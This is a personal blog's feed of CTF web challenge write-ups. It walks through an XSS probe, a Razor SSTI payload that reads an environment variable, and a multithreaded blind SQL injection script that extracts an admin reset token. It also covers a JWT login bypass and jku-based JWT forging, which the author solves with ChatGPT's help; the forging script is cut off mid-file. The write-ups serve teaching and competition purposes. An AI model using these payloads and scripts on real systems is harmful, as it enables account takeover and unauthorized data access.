<p><img src="/assets/images/2025-02-25/{C08CBBBD-5BC5-4B90-98B8-FE799BCD0186}.png" alt="[{C08CBBBD-5BC5-4B90-98B8-FE799BCD0186}.png]" class="center-img" /></p>

<p>Let’s play with it a bit, throw <code class="language-plaintext highlighter-rouge">test</code> all over and see how the report is generated.</p>

<p><img src="/assets/images/2025-02-25/{9BDB6B1E-B738-4D75-8F10-68470B76A8F1}.png" alt="[{9BDB6B1E-B738-4D75-8F10-68470B76A8F1}.png]" class="center-img" /></p>

<p>It <em>reflects</em> our input at the bottom of the page, this is important information, as it opens up the door for different injection attacks.
Before getting into the juicy part, let’s understand the source code, here is the folder structure:</p>

<p><img src="/assets/images/2025-02-25/{4CF38D07-596A-4DE2-8D88-83216A84CFED}.png" alt="[{4CF38D07-596A-4DE2-8D88-83216A84CFED}.png]" class="center-img" /></p>

<p>In the <code class="language-plaintext highlighter-rouge">index.cshtml</code> file, there is something that stands out, could you figure out what it is?</p>

<p><img src="/assets/images/2025-02-25/{DA3337F5-DD20-4248-9DDD-1FC7675D5124}.png" alt="[{DA3337F5-DD20-4248-9DDD-1FC7675D5124}.png]" class="center-img" /></p>

<p>If you guessed <code class="language-plaintext highlighter-rouge">@Html.Raw(Model.RenderedOutput)</code>, then you are correct!</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250225183143.png" alt="[Pasted image 20250225183143.png]" class="center-img" /></p>

<p>My brain was like, ‘Raw’ huh, there might be an injection of some kind then. Let’s try a basic XSS script</p>
<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&lt;</span><span class="nx">img</span> <span class="nx">src</span><span class="o">=</span><span class="mi">1</span> <span class="nx">onerror</span><span class="o">=</span><span class="dl">"</span><span class="s2">alert('Karrab was here')</span><span class="dl">"</span><span class="o">&gt;</span>
</code></pre></div></div>

<p>Not to miss any possible injection points, I threw the payload in every input.</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250225184223.png" alt="[Pasted image 20250225184223.png]" class="center-img" /></p>

<p>We got a hit! It’s now confirmed the app is vulnerable to Cross-Site Scripting. It’s pretty clear now the description field is vulnerable.</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250225184932.png" alt="[Pasted image 20250225184932.png]" class="center-img" /></p>

<p>But seeing how the application works, and where the flag is stored, I don’t think XSS will help us get anywhere from here as the compose.yaml file tells us the flag is an environment variable.</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250225190424.png" alt="[Pasted image 20250225190424.png]" class="center-img" /></p>

<p>Let’s see what <code class="language-plaintext highlighter-rouge">@Html.Raw(Model.RenderedOutput)</code> could also be prone to.</p>

<p>After some research, I found this this article, <a href="https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/" target="_blank" rel="noopener noreferrer">SSTI in ASP.NET Razor</a>.</p>

<p>Following along, we get promising results</p>

<p><img src="/assets/images/2025-02-25/{4B22BD01-21C6-4E17-9D8A-6BA44AEDE32B}.png" alt="[{4B22BD01-21C6-4E17-9D8A-6BA44AEDE32B}.png]" /></p>

<p>gives:</p>

<p><img src="/assets/images/2025-02-25/{B7EEEF7F-A923-4586-9493-4656373EB633}.png" alt="[{B7EEEF7F-A923-4586-9493-4656373EB633}.png]" /></p>

<p>Essentially, we can execute C# code within these braces, it’s that simple.</p>
<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">@</span><span class="p">{</span>
  <span class="c1">// C# code</span>
<span class="p">}</span>
</code></pre></div></div>

<p>All we need now is to read the <code class="language-plaintext highlighter-rouge">FLAG</code> environment variable! Let’s pull some AI, and we get our payload!
<img src="/assets/images/2025-02-25/{79FC163B-5F39-4171-9512-A0064E0622DB}.png" alt="[{79FC163B-5F39-4171-9512-A0064E0622DB}.png]" class="center-img" /></p>

<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">@System</span><span class="p">.</span><span class="n">Environment</span><span class="p">.</span><span class="nf">GetEnvironmentVariable</span><span class="p">(</span><span class="s">"FLAG"</span><span class="p">)</span>
</code></pre></div></div>
<p>There goes our flag!
<img src="/assets/images/2025-02-25/{ABB07F72-9A41-4018-BA9E-4101B30147A9}.png" alt="[{ABB07F72-9A41-4018-BA9E-4101B30147A9}.png]" class="center-img" /></p>

<h3 id="grades"><strong>Grades</strong></h3>

<p>Going to the app link what we can see is essentially two pages; a login page here:</p>

<p><img src="/assets/images/2025-02-25/{7625DB78-F63B-4466-9AB0-BBB2D0B2D34D}.png" alt="" class="center-img" /></p>

<p>and a “Grade Search” page:</p>

<p><img src="/assets/images/2025-02-25/{4F456275-54D5-4D3A-AD1E-5D8517F66735}.png" alt="" class="center-img" /></p>

<p>I played with these functionalities for a bit but it didn’t yield any considerable results. Moving on to the source code.</p>

<p>The file structure is pretty basic, an app.py file which contains the logic of the applicatoin and some templates which are simply the views. 
The app also has a whole lot of routes, as you can see down here:</p>

<p><img src="/assets/images/2025-02-25/{D2189B4E-D3E8-46E3-8E47-9B8753DF32FF}.png" alt="" class="center-img" /></p>

<p>To save myself some time, I tried to figure out how the application handles the flag instead of reading everything from the beginning
The flag is seen at the <code class="language-plaintext highlighter-rouge">/admin</code> endpoint.</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250226161153.png" alt="" class="center-img" /></p>

<p>Let’s give it a visit</p>

<p><img src="/assets/images/2025-02-25/{03353C22-7FB0-4071-B344-4BC7F7111E1C}.png" alt="" class="center-img" /></p>

<p>Alright then, time to start reading some code while asking the following question; how can I login as an admin?</p>

<p>One of the very first things I came across was this SQL Injection vulnerability at <code class="language-plaintext highlighter-rouge">/grades</code>. The code includes user input directly in the query, instead of using prepared statements.</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250226161723.png" alt="" class="center-img" /></p>

<p>Could I exploit this to read the admin password and call it an easy win?
Well, No, for two reasons:
First, the app doesn’t show me any results even after successful SQLi exploitation</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250226162205.png" alt="" class="center-img" /></p>

<p>And it requires admin authentication btw not just a regular user.</p>

<p>Second, the admin password is hashed, and cracking it is probably not an option.</p>

<p>But on second thought, since this payload gives us a different response, we can exploit blind SQLi to read whatever we want from the database. Let’s keep that in mind.
<img src="/assets/images/2025-02-25/Pasted image 20250226164250.png" alt="" class="center-img" /></p>

<p>If you didn’t understand this last part, or if you don’t know what Blind SQL Injection is, I suggest reading <a href="https://portswigger.net/web-security/sql-injection/blind" target="_blank" rel="noopener noreferrer">this guide</a> from PortSwigger.</p>

<p>Alright then, how about leveraging SQLi to update the user password instead? This could be it!
Let’s try this payload just to see what happens, (if this works I’ll hash the password don’t worry)</p>
<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">a</span><span class="o">%</span><span class="s1">'; UPDATE users SET reset_token='</span><span class="n">test</span><span class="s1">' WHERE username='</span><span class="k">admin</span><span class="s1">'; -- -
</span></code></pre></div></div>

<p>And Boom! Internal Server Error!</p>

<p><img src="/assets/images/2025-02-25/{8D8B259E-8308-4C51-869A-933C42CF73ED}.png" alt="" class="center-img" /></p>

<p>Why didn’t this work? Is my payload that bad? I had to spin up the app locally and keep investigating, turns out this was the reason:
<img src="/assets/images/2025-02-25/Pasted image 20250226162840.png" alt="" class="center-img" /></p>

<p>we can’t just append a <code class="language-plaintext highlighter-rouge">;</code> and execute statements left and right. I have to use another way then.
Checking the endpoints that are available, we can list:</p>
<ul>
  <li>/grades</li>
  <li>/login</li>
  <li>/index</li>
  <li>/reset-password</li>
  <li>/update-password</li>
</ul>

<p>The last two could be the final pieces of the puzzle.
<code class="language-plaintext highlighter-rouge">/reset-password</code> takes  a <strong>username</strong> as a parameter and will then generate a random <strong>reset_token</strong> for that user and save it the database. (It also sends him an email but that’s not really implemented).
<img src="/assets/images/2025-02-25/{73BB6459-29F1-435C-9D13-21BA36BB11BB}.png" alt="" class="center-img" /></p>

<p>And then the <code class="language-plaintext highlighter-rouge">/update-password</code> takes a <strong>token</strong> and the <strong>new password</strong>, it would check the database for whoever user this reset_token corresponds to and reset his password.
<img src="/assets/images/2025-02-25/Pasted image 20250226163542.png" alt="" class="center-img" /></p>

<p>I think we can orchestrate and attack here! What do you think?
How about firing up a password reset request for the admin account, then leveraging the SQLi we found earlier to blindly bruteforce the reset_token. And eventually use it to access the admin panel!</p>

<p>Let’s pull up some Python</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">requests</span>
<span class="kn">import</span> <span class="nn">string</span>
<span class="kn">import</span> <span class="nn">concurrent.futures</span>

<span class="n">URL</span> <span class="o">=</span> <span class="s">"https://grades.espark.tn/grades"</span>
<span class="n">charset</span> <span class="o">=</span> <span class="n">string</span><span class="p">.</span><span class="n">digits</span> <span class="o">+</span> <span class="n">string</span><span class="p">.</span><span class="n">ascii_lowercase</span>
<span class="n">reset_token</span> <span class="o">=</span> <span class="s">""</span>
<span class="n">session</span> <span class="o">=</span> <span class="n">requests</span><span class="p">.</span><span class="n">Session</span><span class="p">()</span> 

<span class="k">def</span> <span class="nf">check_condition</span><span class="p">(</span><span class="n">payload</span><span class="p">):</span>
    <span class="n">data</span> <span class="o">=</span> <span class="p">{</span><span class="s">"search_query"</span><span class="p">:</span> <span class="n">payload</span><span class="p">}</span>
    <span class="n">r</span> <span class="o">=</span> <span class="n">session</span><span class="p">.</span><span class="n">post</span><span class="p">(</span><span class="n">URL</span><span class="p">,</span> <span class="n">data</span><span class="o">=</span><span class="n">data</span><span class="p">)</span>
    <span class="k">return</span> <span class="s">"You need to be authenticated to see results"</span> <span class="ow">in</span> <span class="n">r</span><span class="p">.</span><span class="n">text</span> 

<span class="k">def</span> <span class="nf">find_length</span><span class="p">():</span>
    <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">10</span><span class="p">,</span> <span class="mi">100</span><span class="p">):</span>
        <span class="k">if</span> <span class="n">check_condition</span><span class="p">(</span><span class="sa">f</span><span class="s">"a%' AND (SELECT LENGTH(reset_token) FROM users WHERE username='admin')=</span><span class="si">{</span><span class="n">i</span><span class="si">}</span><span class="s">--"</span><span class="p">):</span>
            <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Reset token length: </span><span class="si">{</span><span class="n">i</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
            <span class="k">return</span> <span class="n">i</span>
    <span class="k">return</span> <span class="mi">0</span>

<span class="k">def</span> <span class="nf">extract_char</span><span class="p">(</span><span class="n">index</span><span class="p">):</span>
    <span class="k">for</span> <span class="n">char</span> <span class="ow">in</span> <span class="n">charset</span><span class="p">:</span>
        <span class="n">payload</span> <span class="o">=</span> <span class="sa">f</span><span class="s">"a%' AND (SELECT SUBSTR(reset_token,</span><span class="si">{</span><span class="n">index</span><span class="si">}</span><span class="s">,1) FROM users WHERE username='admin')='</span><span class="si">{</span><span class="n">char</span><span class="si">}</span><span class="s">'--"</span>
        <span class="k">if</span> <span class="n">check_condition</span><span class="p">(</span><span class="n">payload</span><span class="p">):</span>
            <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Found char at </span><span class="si">{</span><span class="n">index</span><span class="si">}</span><span class="s">: </span><span class="si">{</span><span class="n">char</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
            <span class="k">return</span> <span class="n">char</span>
    <span class="k">return</span> <span class="s">""</span>

<span class="k">def</span> <span class="nf">extract_reset_token</span><span class="p">(</span><span class="n">length</span><span class="p">):</span>
    <span class="k">global</span> <span class="n">reset_token</span>
    <span class="k">with</span> <span class="n">concurrent</span><span class="p">.</span><span class="n">futures</span><span class="p">.</span><span class="n">ThreadPoolExecutor</span><span class="p">(</span><span class="n">max_workers</span><span class="o">=</span><span class="mi">5</span><span class="p">)</span> <span class="k">as</span> <span class="n">executor</span><span class="p">:</span>  <span class="c1"># 5 threads for speed
</span>        <span class="n">results</span> <span class="o">=</span> <span class="nb">list</span><span class="p">(</span><span class="n">executor</span><span class="p">.</span><span class="nb">map</span><span class="p">(</span><span class="n">extract_char</span><span class="p">,</span> <span class="nb">range</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="n">length</span> <span class="o">+</span> <span class="mi">1</span><span class="p">)))</span>
    <span class="n">reset_token</span> <span class="o">=</span> <span class="s">""</span><span class="p">.</span><span class="n">join</span><span class="p">(</span><span class="n">results</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Admin's reset token: </span><span class="si">{</span><span class="n">reset_token</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>

<span class="n">length</span> <span class="o">=</span> <span class="n">find_length</span><span class="p">()</span>
<span class="k">if</span> <span class="n">length</span><span class="p">:</span>
    <span class="n">extract_reset_token</span><span class="p">(</span><span class="n">length</span><span class="p">)</span>
</code></pre></div></div>

<p>It was pretty quick after I added multi-threading
<img src="/assets/images/2025-02-25/{45D917CC-45F6-4507-96A3-3082A201BC48} 1.png" alt="" class="center-img" /></p>

<p>Here is our token <code class="language-plaintext highlighter-rouge">5e2221129af6430407cabe87f6f92a80</code>, resetting the admin password:</p>

<p><img src="/assets/images/2025-02-25/{CB780297-AA20-4CF7-8F58-D7C0321F3207}.png" alt="" class="center-img" /></p>

<p>logging in!</p>

<p><img src="/assets/images/2025-02-25/{E3BAE702-082E-446E-BF10-9F2F55025433}.png" alt="" class="center-img" /></p>

<p>The flag!</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250226165747.png" alt="" class="center-img" /></p>

<h3 id="capitalism"><strong>Capitalism</strong></h3>
<p>This is more of a bonus one honestly, because my solution and probably 90% of the other submissions were unintended solutions!</p>

<p>This challenge has practically no front end, so the work will be mostly with the source code, it also had the most basic file structure of all the other challenges:</p>

<p><img src="/assets/images/2025-02-25/{6EA53906-86A1-4314-AC1A-E3A3C2CF3941}.png" alt="" class="center-img" /></p>

<p>The app only has 3 functions:</p>
<ul>
  <li>filesHandler</li>
  <li>generateJWT</li>
  <li>loginHandler</li>
</ul>

<p>The <code class="language-plaintext highlighter-rouge">filesHandler</code> is used to read files from the files system (spoiler: I can read any file and the flag is at /flag.txt), but it requires admin authentication.</p>

<p><img src="/assets/images/2025-02-25/{4621ACEC-2200-43EA-BD5E-2868932217C2}.png" alt="" class="center-img" /></p>

<p>The <code class="language-plaintext highlighter-rouge">generateJWT</code> function takes an employee_id and a role and makes a jwt out of them</p>

<p><img src="/assets/images/2025-02-25/{2244D63D-1998-49F9-A804-E2E7004883E6}.png" alt="" class="center-img" /></p>

<p>This is how the roles are defined</p>
<div class="language-go highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">var</span> <span class="n">employeeDB</span> <span class="o">=</span> <span class="k">map</span><span class="p">[</span><span class="kt">int</span><span class="p">]</span><span class="kt">string</span><span class="p">{</span>
    <span class="m">1</span><span class="o">:</span> <span class="s">"guest"</span><span class="p">,</span>
    <span class="m">2</span><span class="o">:</span> <span class="s">"employee"</span><span class="p">,</span>
    <span class="m">0</span><span class="o">:</span> <span class="s">"admin"</span><span class="p">,</span>
<span class="p">}</span>
</code></pre></div></div>

<p>What the <code class="language-plaintext highlighter-rouge">loginHandler</code> does (or tries to do lol) is get an <strong>employee_id</strong> and a <strong>password</strong>, then check if the provided password is equal to the admin password, and if so it will log you in as an administrator.</p>

<p><img src="/assets/images/2025-02-25/{F4DD6E65-9122-46C6-8A0E-412A6F77043A}.png" alt="" class="center-img" /></p>

<p>But there is some weird behavior that happens (It’s your task now to figure it out) which makes this request return a valid jwt immediately without having to specify a password!</p>

<p><img src="/assets/images/2025-02-25/Pasted image 20250226183058.png" alt="" class="center-img" /></p>

<p>I took that token and used it to login as an admin and read the flag using the <code class="language-plaintext highlighter-rouge">filesHandler</code> function!</p>

<p>Peace out!</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="writeups" /><summary type="html"><![CDATA[The first one is an SSTI vulnerability in ASP.NET with Razor, and the second one is about using Blind SQL Injection to bruteforce some kind of token]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-02-25/Spark-Engineers-Logo.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-02-25/Spark-Engineers-Logo.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">How ChatGPT Helped Me First Blood a Hard Web Challenge! (Securinets Quals CTF 2024)</title><link href="https://karrab7.com/writeups/Securinets-Quals-CTF-2024-Web-Writeup" rel="alternate" type="text/html" title="How ChatGPT Helped Me First Blood a Hard Web Challenge! (Securinets Quals CTF 2024)" /><published>2024-10-14T00:56:19+01:00</published><updated>2024-10-14T00:56:19+01:00</updated><id>https://karrab7.com/writeups/Securinets-Quals-CTF-2024-Web-Writeup</id><content type="html" xml:base="https://karrab7.com/writeups/Securinets-Quals-CTF-2024-Web-Writeup"><![CDATA[<p><img src="/assets/images/2024-10-14/Securinets-Logo.png" alt="Securinets Logo" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -30px; height: 150px; border-radius: 10px;" />
I took part in Securinets Quals CTF this weekend and my team Alashwas settled 12th out of 336 teams. I got first blood on the one and only web challenge in this CTF.</p>

<h3 id="mement0o"><strong>MeMent0o~#</strong></h3>

<p>First, I will give you a general view of what the web application is about. It’s essentially a Flask Frontend/Backend on port 80, alongside an API in Go and a MariaDB database on port 1234. The Flask part is just a notes app with a login/register page, but after you login you are redirected to ‘/notes’ which is blocked and requires admin privileges.</p>

<p>The API on the other hand, has a few different routes:</p>

<p><img src="/assets/images/2024-10-14/1_zs7jIhOQVh--ahC9gwoA9g.png" alt="" class="center-img" /></p>

<p>We can also say that it handles the admins operations, and has a JWT authentication mechanism.</p>

<p>Before investing much time in reading the code, I decided to get it on Snyk for some automatic code scanning with AI:</p>

<p><img src="/assets/images/2024-10-14/1_mwq-YD61y4EwLMWUIcO1WA.png" alt="" class="center-img" /></p>

<p>A few criticals and highs dropped here and there, but after a little bit of digging, sadly no low hanging fruit showed up, so I moved on.</p>

<p>I started going through the code trying to understand how it works, and right off the bat I see this:</p>

<p><img src="/assets/images/2024-10-14/1_ws4JKHJ3RJRHUTeUzz-ZFQ.png" alt="" class="center-img" /></p>

<p>As you can see above, the search functionality seems vulnerable to SQL Injection because it’s inserting user input directly in the sql query. That’s a promising start isn’t it? Well, as I mentioned in the beginning, ‘/notes’ endpoint requires admin login, and we don’t have that <em>yet</em>.</p>

<p>Let’s take a look at the <code class="language-plaintext highlighter-rouge">admin_required</code> function.</p>

<p><img src="/assets/images/2024-10-14/1_gb5wM0QppN_7MJCroer3CQ.png" alt="" class="center-img" /></p>

<p>It doesn’t look bypassable to me, so I keep going.</p>

<p>Something interesting I saw was in the ‘/login’ route,</p>

<p><img src="/assets/images/2024-10-14/1_Zr6RUSX5gDulbGWHkU1e7Q.png" alt="" class="center-img" /></p>

<p>We can conclude now that the requirements of an admin token are <code class="language-plaintext highlighter-rouge">session[user_id] = 1</code> and <code class="language-plaintext highlighter-rouge">session[username] = admin</code> (I know it’s ‘admin’ further in API code). Let’s keep that in mind.</p>

<p>Digging now in the API code (port 1234), I see this <code class="language-plaintext highlighter-rouge">decodeToken</code> function.</p>

<p><img src="/assets/images/2024-10-14/1_fMO5JMvc2_4oACFRmlH-Tw.png" alt="" class="center-img" /></p>

<p>I dealt with JWTs before, so I was wondering, why doesn’t this use any sort of private key to decode? It all looks like user supplied information here.</p>

<p>Let’s ask chatGPT some questions, I take the function code and send it, asking if it’s possible to generate a working token.</p>

<p><img src="/assets/images/2024-10-14/1_XQRPx7XB5ruiOKQEyUojrQ.png" alt="" class="center-img" /></p>

<p>I get this beautiful explanation, which is more than enough to point me at the right direction.</p>

<p><img src="/assets/images/2024-10-14/1_XvUVcCzlAD_NOo45cJQBHw.png" alt="" class="center-img" /></p>

<p>I still didn’t understand what jku or jwk are, so with a google search we get</p>

<blockquote>
  <p>JKU, or JWK Set URL is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS. You have two options to validate JWT. You can provide the URL. <a href="https://techdocs.akamai.com/api-definitions/docs/json-web-token-jwt-val#:~:text=JKU%2C%20or%20JWK%20Set%20URL,You%20can%20provide%20the%20URL.">https://techdocs.akamai.com</a></p>
</blockquote>

<blockquote>
  <p>The JSON Web Key Set (JWKS) is <strong>a set of keys containing the public keys used to verify any JSON Web Token (JWT</strong>) issued by the Authorization Server. <a href="https://auth0.com/docs/secure/tokens/json-web-tokens/json-web-key-sets">https://auth0.com/</a></p>
</blockquote>

<p>Alright, and I remember checking this endpoint ‘<a href="http://web1.securinets.tn:1234/.well-known/jwks.json">http://web1.securinets.tn:1234/.well-known/jwks.json</a>’ which gives us the jwks.json the app uses</p>

<p><img src="/assets/images/2024-10-14/1_Yqx9-WnynAc2EOkyraijeg.png" alt="" class="center-img" /></p>

<p>Now comes the real question, to make sure we’re on the right track.</p>

<p><img src="/assets/images/2024-10-14/1_fXhvNWSGG4nyWpPIxQN-BA.png" alt="" class="center-img" /></p>

<blockquote>
  <p>Yes, in a way, it trusts the jku URL in the token’s header.</p>
</blockquote>

<p>There goes the SSRF.</p>

<p>So to recap what I understood here, it’s that I have to generate my own public key and private key, use them to make a jku, host it, and then use it to forge whatever jwt that I want.</p>

<p>After some “prompt engineering”, code debugging, and giving chatGPT as much context as I could, here goes some AI magic.</p>

<p><img src="/assets/images/2024-10-14/1_N20WOtnt5Mm3Q22HWGA92Q.png" alt="" class="center-img" /></p>

<p>Generating the RSA key pair</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">cryptography.hazmat.backends</span> <span class="kn">import</span> <span class="n">default_backend</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives</span> <span class="kn">import</span> <span class="n">serialization</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives.asymmetric</span> <span class="kn">import</span> <span class="n">rsa</span>  
  
<span class="n">private_key</span> <span class="o">=</span> <span class="n">rsa</span><span class="p">.</span><span class="n">generate_private_key</span><span class="p">(</span>  
    <span class="n">public_exponent</span><span class="o">=</span><span class="mi">65537</span><span class="p">,</span>  
    <span class="n">key_size</span><span class="o">=</span><span class="mi">2048</span><span class="p">,</span>  
    <span class="n">backend</span><span class="o">=</span><span class="n">default_backend</span><span class="p">()</span>  
<span class="p">)</span>  
  
<span class="n">private_key_pem</span> <span class="o">=</span> <span class="n">private_key</span><span class="p">.</span><span class="n">private_bytes</span><span class="p">(</span>  
    <span class="n">encoding</span><span class="o">=</span><span class="n">serialization</span><span class="p">.</span><span class="n">Encoding</span><span class="p">.</span><span class="n">PEM</span><span class="p">,</span>  
    <span class="nb">format</span><span class="o">=</span><span class="n">serialization</span><span class="p">.</span><span class="n">PrivateFormat</span><span class="p">.</span><span class="n">PKCS8</span><span class="p">,</span>  
    <span class="n">encryption_algorithm</span><span class="o">=</span><span class="n">serialization</span><span class="p">.</span><span class="n">NoEncryption</span><span class="p">()</span>  
<span class="p">)</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"private_key.pem"</span><span class="p">,</span> <span class="s">"wb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>  
    <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">private_key_pem</span><span class="p">)</span>  
  
  
<span class="n">public_key</span> <span class="o">=</span> <span class="n">private_key</span><span class="p">.</span><span class="n">public_key</span><span class="p">()</span>  
<span class="n">public_key_pem</span> <span class="o">=</span> <span class="n">public_key</span><span class="p">.</span><span class="n">public_bytes</span><span class="p">(</span>  
    <span class="n">encoding</span><span class="o">=</span><span class="n">serialization</span><span class="p">.</span><span class="n">Encoding</span><span class="p">.</span><span class="n">PEM</span><span class="p">,</span>  
    <span class="nb">format</span><span class="o">=</span><span class="n">serialization</span><span class="p">.</span><span class="n">PublicFormat</span><span class="p">.</span><span class="n">SubjectPublicKeyInfo</span>  
<span class="p">)</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"public_key.pem"</span><span class="p">,</span> <span class="s">"wb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>  
    <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">public_key_pem</span><span class="p">)</span>  
  
  
<span class="k">print</span><span class="p">(</span><span class="s">"Private and public keys generated."</span><span class="p">)</span>
</code></pre></div></div>

<p>We get these two little guys</p>

<p><img src="/assets/images/2024-10-14/1_uGXk900Q5c1VXzvLjMTSpQ.png" alt="" class="center-img" /></p>

<p>Now converting the public key to JWK format</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">cryptography.hazmat.backends</span> <span class="kn">import</span> <span class="n">default_backend</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives.asymmetric</span> <span class="kn">import</span> <span class="n">rsa</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives</span> <span class="kn">import</span> <span class="n">serialization</span>  
<span class="kn">import</span> <span class="nn">base64</span>  
<span class="kn">import</span> <span class="nn">json</span>  
   
<span class="k">def</span> <span class="nf">base64url_encode</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>  
    <span class="k">return</span> <span class="n">base64</span><span class="p">.</span><span class="n">urlsafe_b64encode</span><span class="p">(</span><span class="n">data</span><span class="p">).</span><span class="n">rstrip</span><span class="p">(</span><span class="sa">b</span><span class="s">'='</span><span class="p">).</span><span class="n">decode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">)</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"public_key.pem"</span><span class="p">,</span> <span class="s">"rb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>  
    <span class="n">public_key</span> <span class="o">=</span> <span class="n">serialization</span><span class="p">.</span><span class="n">load_pem_public_key</span><span class="p">(</span><span class="n">f</span><span class="p">.</span><span class="n">read</span><span class="p">(),</span> <span class="n">backend</span><span class="o">=</span><span class="n">default_backend</span><span class="p">())</span>  
  
<span class="n">public_numbers</span> <span class="o">=</span> <span class="n">public_key</span><span class="p">.</span><span class="n">public_numbers</span><span class="p">()</span>  
<span class="n">n</span> <span class="o">=</span> <span class="n">base64url_encode</span><span class="p">(</span><span class="n">public_numbers</span><span class="p">.</span><span class="n">n</span><span class="p">.</span><span class="n">to_bytes</span><span class="p">((</span><span class="n">public_numbers</span><span class="p">.</span><span class="n">n</span><span class="p">.</span><span class="n">bit_length</span><span class="p">()</span> <span class="o">+</span> <span class="mi">7</span><span class="p">)</span> <span class="o">//</span> <span class="mi">8</span><span class="p">,</span> <span class="n">byteorder</span><span class="o">=</span><span class="s">'big'</span><span class="p">))</span>  
<span class="n">e</span> <span class="o">=</span> <span class="n">base64url_encode</span><span class="p">(</span><span class="n">public_numbers</span><span class="p">.</span><span class="n">e</span><span class="p">.</span><span class="n">to_bytes</span><span class="p">((</span><span class="n">public_numbers</span><span class="p">.</span><span class="n">e</span><span class="p">.</span><span class="n">bit_length</span><span class="p">()</span> <span class="o">+</span> <span class="mi">7</span><span class="p">)</span> <span class="o">//</span> <span class="mi">8</span><span class="p">,</span> <span class="n">byteorder</span><span class="o">=</span><span class="s">'big'</span><span class="p">))</span>  
  
  
<span class="n">jwk</span> <span class="o">=</span> <span class="p">{</span>  
    <span class="s">"keys"</span><span class="p">:</span> <span class="p">[</span>  
        <span class="p">{</span>  
            <span class="s">"alg"</span><span class="p">:</span> <span class="s">"RS256"</span><span class="p">,</span>  
            <span class="s">"kty"</span><span class="p">:</span> <span class="s">"RSA"</span><span class="p">,</span>  
            <span class="s">"use"</span><span class="p">:</span> <span class="s">"sig"</span><span class="p">,</span>  
            <span class="s">"kid"</span><span class="p">:</span> <span class="s">"001122334455"</span><span class="p">,</span>  
            <span class="s">"n"</span><span class="p">:</span> <span class="n">n</span><span class="p">,</span>  
            <span class="s">"e"</span><span class="p">:</span> <span class="n">e</span>  
        <span class="p">}</span>  
    <span class="p">]</span>  
<span class="p">}</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"jwks.json"</span><span class="p">,</span> <span class="s">"w"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>  
    <span class="n">json</span><span class="p">.</span><span class="n">dump</span><span class="p">(</span><span class="n">jwk</span><span class="p">,</span> <span class="n">f</span><span class="p">)</span>  
  
  
<span class="k">print</span><span class="p">(</span><span class="s">"Public key converted to JWK format and saved to jwks.json."</span><span class="p">)</span>
</code></pre></div></div>

<p>That gets us here</p>

<p><img src="/assets/images/2024-10-14/1_4V-z3h9XqU4lueKrtHTECQ.png" alt="" class="center-img" /></p>

<p>And finally, forging our jwt</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">jwt</span>  
<span class="kn">import</span> <span class="nn">time</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.primitives</span> <span class="kn">import</span> <span class="n">serialization</span>  
<span class="kn">from</span> <span class="nn">cryptography.hazmat.backends</span> <span class="kn">import</span> <span class="n">default_backend</span>  
  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"private_key.pem"</span><span class="p">,</span> <span class="s">"rb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>  
